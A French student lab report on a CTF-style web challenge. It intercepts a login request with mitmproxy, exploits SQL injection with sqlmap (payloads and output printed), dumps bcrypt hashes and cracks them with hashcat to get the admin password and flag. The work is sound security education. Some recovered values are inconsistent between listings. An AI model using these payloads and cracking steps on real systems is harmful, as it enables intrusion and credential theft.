

Rapport TP Webapp KORP Terminal

Table des matières

Rapport TP Webapp KORP Terminal	1
Sommaire	1
Introduction	1
1. Présentation de l'attaque	2
2. Démarrage des services	2
3. Déroulement de l'attaque	3
3.1 Obtention des informations sur la communication entre le client et le terminal	3
3.2 Récupération de la description des tables	4
3.3 Récupération des tables	6
3.4 Récupération des mots de passe	10
3.5 Obtention du flag	12
Conclusion	12

Rapport TP Webapp KORP Terminal

By Clement ALLEGRE-COMMINGES and PETIT Lucien

Sommaire

- [Introduction](#)
- [1. Présentation de l'attaque](#)
- [2. Démarrage des services](#)
- [3. Déroulement de l'attaque](#)
 - [3.1 Obtention des informations sur la communication entre le client et le terminal](#)
 - [3.2 Récupération de la description des tables](#)
 - [Récupération des tables](#)
 - [Récupération des mots de passe](#)
 - [3.5 Obtention du flag](#)
- [Conclusion](#)

Introduction

Ce TP a pour but de mettre en œuvre une attaque “Man in the Middle” via un serveur proxy dans le but d’obtenir des identifiants de connexion. Il s’agit d’une attaque de type élévation de privilège. Nous commencerons par présenter l’attaque avant de présenter son exécution. Comme pour le précédent TP (TimeKorp), nous avons souhaité entrer dans une démarche d’approche en

boîte noire dans l'objectif de mieux comprendre les mécanismes de cette attaque ainsi que les problématiques liées.

1. Présentation de l'attaque

Notre cible est un Terminal Web sur lequel il faut s'identifier depuis une interface client. Comme



présenté ci-dessous :

Nous insérerons un serveur proxy entre les deux pour nous permettre de capter les communications.



Une fois les communications obtenues, les données échangées serviront de base à une injection SQL à l'aide de l'outil sqlmap. Cette injection SQL nous permettra d'obtenir le contenu de la base de données de ce site web et notamment les noms des utilisateurs ainsi que les hashs des mots de passe associés.

Nous retrouverons ensuite les mot de passe en clair à l'aide de hashcat, un outil d'attaque par dictionnaire.

2. Démarrage des services

Nous avons commencé par installer le serveur proxy sur notre Raspberry Pi ainsi que le serveur et le client cible.

Voici les commandes utilisées pour lancer chaque services :

- Pour lancer le service Terminal Korp :

```
user@motivation:~/Documents/polytech/web/[Very Easy] KORP Terminal $ sh build_docker.sh
```

- Pour lancer le mitm :

```
user@motivation:~ $ docker run --rm -it -v ~/mitmproxy:/home/mitmproxy/.mitmproxy -p 8080
```

- Lancement du client :

```
user@motivation:~/Documents/sqlmap-dev $ http_proxy=http://127.0.0.1:8080 lynx http://172
```




FIGURE 1 – Alt text

3. Déroulement de l'attaque

3.1 Obtention des informations sur la communication entre le client et le terminal

Une fois tous nos services lancés, nous commençons l'attaque par une tentative de connexion depuis le client. Le fait d'échouer n'est pas problématique dans notre cas.

Notre serveur proxy produit pendant ce temps un fichier contenant les informations sur la connexion. On peut en voir le contenu ci dessous :

```
user@motivation:~/mitmproxy $ cat test.txt
POST http://172.17.0.3:1337/?username=user&password=password HTTP/1.0
Host: 172.17.0.3:1337
Accept: text/html, text/plain, text/sgml, text/css, */*;q=0.01
Accept-Encoding: gzip, compress, bzip2
Accept-Language: en
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Lynx/2.9.0dev.12 libwww-FM/2.14 SSL-MM/1.4.1 GNUTLS/3.7.8
Referer: http://172.17.0.3:1337/
Content-Type: application/x-www-form-urlencoded
Content-Length: 31

username=user&password=password

<< HTTP/1.1 401 UNAUTHORIZED 39b
Server: Werkzeug/3.1.4 Python/3.12.12
Date: Tue, 09 Dec 2025 16:19:58 GMT
Content-Type: application/json
Content-Length: 39
Connection: close

{
```

```
"message": "Invalid user or password"
}
```

3.2 Récupération de la description des tables

Nous avons ensuite utilisé la commande suivante pour récupérer le nom des tables de la base de données du serveur.

```
user@motivation:~/Documents/sqlmap-dev $ python sqlmap.py -r /home/user/.mitmproxy/test.txt --i

---
--H--
---[()----- {1.9.12.3#dev}
|_-| . [.] | .'| . |
|__|_ [D]_|_|_|_,|_|_
|_|V... |_| https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ill
[*] starting @ 16:39:35 /2025-12-09/

[16:39:35] [INFO] parsing HTTP request from '/home/user/.mitmproxy/test.txt'
[16:39:36] [INFO] resuming back-end DBMS 'mysql'
[16:39:36] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---

Parameter: username (POST)
    Type: boolean-based blind
    Title: MySQLRLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: username=user'RLIKE (SELECT (CASE WHEN (8098=8098) THEN 0x75736572 ELSE 0x28 END)

<< HTTP/1.1 401 UNAUTHORIZED 39b
Server: Werkzeug/3.1.4 Python/3.12.12
Date: Tue, 09 Dec 2025 16:19:58 GMT
Content-Type: application/json
Content-Length: 39
Connection: close

{
"message": "Invalid user or password"
}

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: username=user' AND (SELECT 9045 FROM(SELECT COUNT(*),CONCAT(0x716b766b71,(SELECT 0
<< HTTP/1.1 401 UNAUTHORIZED 39b
Server: Werkzeug/3.1.4 Python/3.12.12
Date: Tue, 09 Dec 2025 16:19:58 GMT
```

```
Content-Type: application/json
Content-Length: 39
Connection: close

{
"message": "Invalid user or password"
}

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=user' AND (SELECT 4340 FROM (SELECT(SLEEP(5)))THqE)-- FTYa&password=password

<< HTTP/1.1 401 UNAUTHORIZED 39b
Server: Werkzeug/3.1.4 Python/3.12.12
Date: Tue, 09 Dec 2025 16:19:58 GMT
Content-Type: application/json
Content-Length: 39
Connection: close

{
"message": "Invalid user or password"
}
---

[16:39:36] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[16:39:36] [INFO] fetching database names
[16:39:36] [INFO] retrieved: 'information_schema'
[16:39:37] [INFO] retrieved: 'test'
[16:39:37] [INFO] retrieved: 'korp_terminal'
[16:39:37] [INFO] fetching tables for databases: 'information_schema, korp_terminal, test'
-----
*
* information non pertinante
*
-----

[16:40:01] [INFO] retrieved: 'korp_terminal'
[16:40:01] [INFO] retrieved: 'users'
Database: information_schema
[82 tables]

-----
*
* information non pertinante
*
-----

Database: korp_terminal
```

```
[1 table]
+-----+
| users |
+-----+
[16:40:01] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 1 times, 500 (Internal Server Error) - 171 times
[16:40:01] [INFO] fetched data logged to text files under '/home/user/.local/share/sqlmap/output'
[*] ending @ 16:40:01 /2025-12-09/
```

Nous pouvons voir que la BDD `korp_terminal` contient une table nommée `users`.

3.3 Récupération des tables

Nous avons ensuite relancé sqlmap avec les nouveaux arguments suivant : -D korp_terminal -T users --columns pour obtenir le noms des différents champs de la BDD.

```
user@motivation:~/Documents/sqlmap-dev $ python sqlmap.py -r /home/user/.mitmproxy/test.txt -D

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ill
[*] starting @ 16:46:18 /2025-12-09/
[16:46:18] [INFO] parsing HTTP request from '/home/user/.mitmproxy/test.txt'
[16:46:19] [INFO] resuming back-end DBMS 'mysql'
[16:46:19] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: username=user' RLIKE (SELECT (CASE WHEN (8098=8098) THEN 0x75736572 ELSE 0x28 END)

<< HTTP/1.1 401 UNAUTHORIZED 39b
Server: Werkzeug/3.1.4 Python/3.12.12
Date: Tue, 09 Dec 2025 16:19:58 GMT
Content-Type: application/json
Content-Length: 39
Connection: close
{
```

```

"message": "Invalid user or password"
}

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: username=user' AND (SELECT 9045 FROM(SELECT COUNT(*),CONCAT(0x716b766b71,(SELECT

<< HTTP/1.1 401 UNAUTHORIZED 39b
Server: Werkzeug/3.1.4 Python/3.12.12
Date: Tue, 09 Dec 2025 16:19:58 GMT
Content-Type: application/json
Content-Length: 39
Connection: close

{

"message": "Invalid user or password"
}

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=user' AND (SELECT 4340 FROM (SELECT(SLEEP(5)))THqE)-- FTYa&password=password

<< HTTP/1.1 401 UNAUTHORIZED 39b
Server: Werkzeug/3.1.4 Python/3.12.12
Date: Tue, 09 Dec 2025 16:19:58 GMT
Content-Type: application/json
Content-Length: 39
Connection: close

{

"message": "Invalid user or password"
}
---

[16:46:19] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[16:46:19] [INFO] fetching columns for table 'users' in database 'korp_terminal'
[16:46:19] [INFO] retrieved: 'id'
[16:46:20] [INFO] retrieved: 'int(11)'
[16:46:20] [INFO] retrieved: 'username'
[16:46:20] [INFO] retrieved: 'varchar(255)'
[16:46:20] [INFO] retrieved: 'password'
[16:46:20] [INFO] retrieved: 'varchar(255)'
Database: korp_terminal
Table: users
[3 columns]
+-----+-----+
| Column | Type |

```

```

+-----+-----+
| id      | int(11)   |
| password | varchar(255) |
| username | varchar(255) |
+-----+-----+
[16:46:20] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 1 times, 500 (Internal Server Error) - 7 times
[16:46:20] [INFO] fetched data logged to text files under '/home/user/.local/share/sqlmap/output'
[*] ending @ 16:46:20 /2025-12-09/

```

Cela nous permet de voir que la BDD contient notamment un champ `username` et un champ `password`. Avec ces nouvelles informations, nous avons complété la commande sqlmap avec les arguments suivants : `-D korp_terminal -T users -C username,password` pour obtenir les informations des champs `username` et `password`.

```
user@motivation:~/Documents/sqlmap-dev $ python sqlmap.py -r /home/user/.mitmproxy/test.txt -D re-code 401
```

```

--_
--H_
---])---- {1.9.12.3#dev}
|- -| . ["] | .'| . |
|__|_ [()_|_|_|_,|_|_
|_|V... |_| https://sqlmap.org

```

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illi
```

```
[*] starting @ 16:50:03 /2025-12-09/
```

```
[16:50:03] [INFO] parsing HTTP request from '/home/user/.mitmproxy/test.txt'
```

```
[16:50:03] [INFO] resuming back-end DBMS 'mysql'
```

```
[16:50:03] [INFO] testing connection to the target URL
```

```
sqlmap resumed the following injection point(s) from stored session:
```

```
--
```

```
Parameter: username (POST)
```

```
Type: boolean-based blind
```

```
Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
```

```
Payload: username=user' RLIKE (SELECT (CASE WHEN (8098=8098) THEN 0x75736572 ELSE 0x28 END)
```

```
<< HTTP/1.1 401 UNAUTHORIZED 39b
```

```
Server: Werkzeug/3.1.4 Python/3.12.12
```

```
Date: Tue, 09 Dec 2025 16:19:58 GMT
```

```
Content-Type: application/json
```

```
Content-Length: 39
```

```
Connection: close
```

```
{
```

```

"message": "Invalid user or password"
}

-----
*
* information non pertinante
*
-----

[16:50:04] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[16:50:04] [INFO] fetching entries of column(s) 'password,username' for table 'users' in database 'korp_terminal'
[16:50:04] [INFO] retrieved: '$2y$10$vSdN5jTa5S0ybMs.FXUwemfLxeBYGgjGsTD...' (1 row)
[16:50:04] [INFO] retrieved: 'test'
[16:50:05] [INFO] retrieved: '$2y$10$bfni4oATx18uvyU9Aff8yuoXkjubqZyksIrj...' (1 row)
[16:50:05] [INFO] retrieved: 'user'
[16:50:05] [INFO] retrieved: '$2y$10$p34l3lUN9bZKhnT1.e8910w.nrQnT7V73vt....' (1 row)
[16:50:05] [INFO] retrieved: 'admin'

Database: korp_terminal
Table: users
[3 entries]
+-----+
| username | password |
+-----+
| test     | $2y$10$vSdN5jTa5S0ybMs.FXUwemfLxeBYGgjGsTDIs.fuD6mx0lq9tLN... |
| user     | $2y$10$bfni4oATx18uvyU9Aff8yuoXkjubqZyksIrj9zkS0wAYTBmN4Zroi |
| admin    | $2y$10$p34l3lUN9bZKhnT1.e8910w.nrQnT7V73vt.Iu0vfZH1Jygxsxps6 |
+-----+

[16:50:05] [INFO] table 'korp_terminal.users' dumped to CSV file '/home/user/.local/share/sqlmap/output/korp_terminal/users.csv'
[16:50:05] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 1 times, 500 (Internal Server Error) - 10 times
[16:50:05] [INFO] fetched data logged to text files under '/home/user/.local/share/sqlmap/output'

[*] ending @ 16:50:05 /2025-12-09/

```

Nous obtenons bien ici les noms des utilisateurs de KorpTerminal ainsi que les hashs des mots de passe associé.

Nous avons créer le nouveau fichier `users` en reprenant le format suivant : `"username": "hash"`. On peut en voir le contenu ci-dessous.

```

user@motivation:~/Documents $ cat users
test:$2y$10$vSdN5jTa5S0ybMs.FXUwemfLxeBYGgjGsTDIs.fuD6mx0lq9tLN...
user:$2y$10$bfni4oATx18uvyU9Aff8yuoXkjubqZyksIrj9zkS0wAYTBmN4Zroi
admin:$2y$10$p34l3lUN9bZKhnT1.e8910w.nrQnT7V73vt.Iu0vfZH1Jygxsxps6

```

3.4 Récupération des mots de passe

Le logiciel `hashcat` demandant une certaine puissance de calcul et permettant une accélération via carte graphique, nous avons transféré notre fichier `users` du Raspberry Pi vers un autre ordinateur. Puis, nous avons décompressé le dictionnaire que nous avons utilisé. Nous avons finalement pu lancer `hashcat` comme rapporté ci-dessous.

```
user@DESKTOP-5QE5MM5:~$ sudo gzip -d rockyou.txt.gz

user@DESKTOP-5QE5MM5:~$ hashcat -m 3200 users rockyou.txt --user
hashcat (v6.2.6) starting

* Device #1: WARNING! Kernel exec timeout is not disabled.
    This may cause "CL_OUT_OF_RESOURCES" or related errors.
    To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported

CUDA API (CUDA 13.0)
=====
* Device #1: NVIDIA GeForce RTX 2060, 5105/6143 MB, 30MCU

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF)
=====
* Device #2: cpu-haswell-Intel(R) Core(TM) i5-9300H CPU @ 2.40GHz, 2874/5812 MB (1024 MB allocat

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 3 digests; 3 unique digests, 3 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 131 MB

Dictionary cache built:
* Filename...: rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace...: 14344384
* Runtime...: 1 sec

Cracking performance lower than expected?

* Append -w 3 to the commandline.
```

This can cause your screen to lag.

* Append -S to the commandline.

This has a drastic speed impact but can be better for specific attacks.

Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:

<https://hashcat.net/faq/wrongdriver>

* Create more work items to make use of your parallelization power:

<https://hashcat.net/faq/morework>

```
$2y$10$1vSdN5jTa5S0ybMs.FXUwemfLxeBYGgjGsTDis.fuD6mx0lq9tLNe:cute
$2y$10$bfni4oATx18uvyU9Aff8yuoXkjubqZyksIrj9zkS0wAYTBmN4Zroi:username
$2y$10$p34l3lUN9bZKhnT1.e8910w.nrQnT7V73vt.Iu0vfZH1Jygxsp6:myprecious
```

Session.....: hashcat

Status.....: Cracked

Hash.Mode.....: 3200 (bcrypt \$2*\$, Blowfish (Unix))

Hash.Target.....: users

Time.Started....: Tue Dec 9 18:06:01 2025 (1 min, 57 secs)

Time.Estimated....: Tue Dec 9 18:07:58 2025 (0 secs)

Kernel.Feature....: Pure Kernel

Guess.Base.....: File (rockyou.txt)

Guess.Queue.....: 1/1 (100.00%)

Speed.#1.....: 808 H/s (8.73ms) @ Accel:1 Loops:16 Thr:16 Vec:1

Speed.#2.....: 77 H/s (12.07ms) @ Accel:8 Loops:16 Thr:1 Vec:1

Speed.#*.....: 886 H/s

Recovered.....: 3/3 (100.00%) Digests (total), 3/3 (100.00%) Digests (new), 3/3 (100.00%) Sa

Progress.....: 204064/43033152 (0.47%)

Rejected.....: 0/204064 (0.00%)

Restore.Point....: 67200/14344384 (0.47%)

Restore.Sub.#1....: Salt:1 Amplifier:0-1 Iteration:1008-1024

Restore.Sub.#2....: Salt:1 Amplifier:0-1 Iteration:544-560

Candidate.Engine.: Device Generator

Candidates.#1....: s12345678 -> loreley

Candidates.#2....: lopez123 -> koichi

Hardware.Mon.#1...: Temp: 84c Util: 97% Core:1845MHz Mem:5500MHz Bus:16

Hardware.Mon.#2...: Util: 78%

Started: Tue Dec 9 18:05:08 2025

Stopped: Tue Dec 9 18:08:00 2025

Hashcat nous a bien retourné les mots de passe associés aux hashes fournis :

```
$2y$10$1vSdN5jTa5S0ybMs.FXUwemfLxeBYGgjGsTDis.fuD6mx0lq9tLNe:cute
```

```
$2y$10$bfni4oATx18uvyU9Aff8yuoXkjubqZyksIrj9zkS0wAYTBmN4Zroi:username
```

```
$2y$10$p34l3lUN9bZKhnT1.e8910w.nrQnT7V73vt.Iu0vfZH1Jygxsp6:myprecious
```

On a pu en déduire les couples suivants :

```
— test : cutest
— user : username
— admin : myprecious
```

3.5 Obtention du flag

Pour finir, nous avons effectué une tentative de connexion avec user : admin et password : `myprecious` depuis le client.

Nous avons ainsi pu récupéré le flag : `Poly{t3rm1n4l_p4ssH4c4t_cr4ck1ng}`




FIGURE 2 – Alt text

Conclusion

Ce TP nous a permis de mettre en place et d'exécuter une attaque “Man in the Middle” complète sur une application web de terminal. Nous avons démontré comment une simple interception du trafic réseau entre un client et un serveur peut mener à une compromission totale des données sensibles.

L'attaque s'est déroulée en plusieurs étapes successives :

1. **Interception du trafic** : Grâce au proxy mitmproxy positionné entre le client et le serveur, nous avons pu capturer les requêtes HTTP et observer le protocole de communication.
2. **Exploitation de vulnérabilités SQL** : En utilisant sqlmap sur les paramètres captés, nous avons identifié une vulnérabilité d'injection SQL, permettant d'extraire l'intégralité de la base de données contenant les informations sensibles (noms d'utilisateurs et hashes de mots de passe).
3. **Récupération des credentials** : L'outil hashcat a permis de casser les hashes bcrypt en utilisant un dictionnaire de mots de passe courants, révélant ainsi les mots de passe en clair associés à chaque utilisateur.
4. **Accès au système** : Avec les identifiants obtenus (notamment admin :`myprecious`), nous avons pu accéder au système et récupérer le flag.

Cette attaque illustre plusieurs failles de sécurité critiques :

- L'absence de chiffrement du trafic HTTP
- La vulnérabilité d'injection SQL non patchée
- L'utilisation de mots de passe faibles et facilement devinable avec un dictionnaire

En conclusion, ce TP démontre l'importance d'une stratégie de sécurité multicouche : utiliser HTTPS pour chiffrer le trafic, valider correctement les entrées utilisateur pour prévenir les injections SQL, et encourager l'utilisation de mots de passe forts et uniques. Cette approche en “boîte noire” nous a permis de mieux comprendre les risques liés à la position d'un attaquant en man-in-the-middle et l'importance de mettre en place des mesures de sécurité robustes.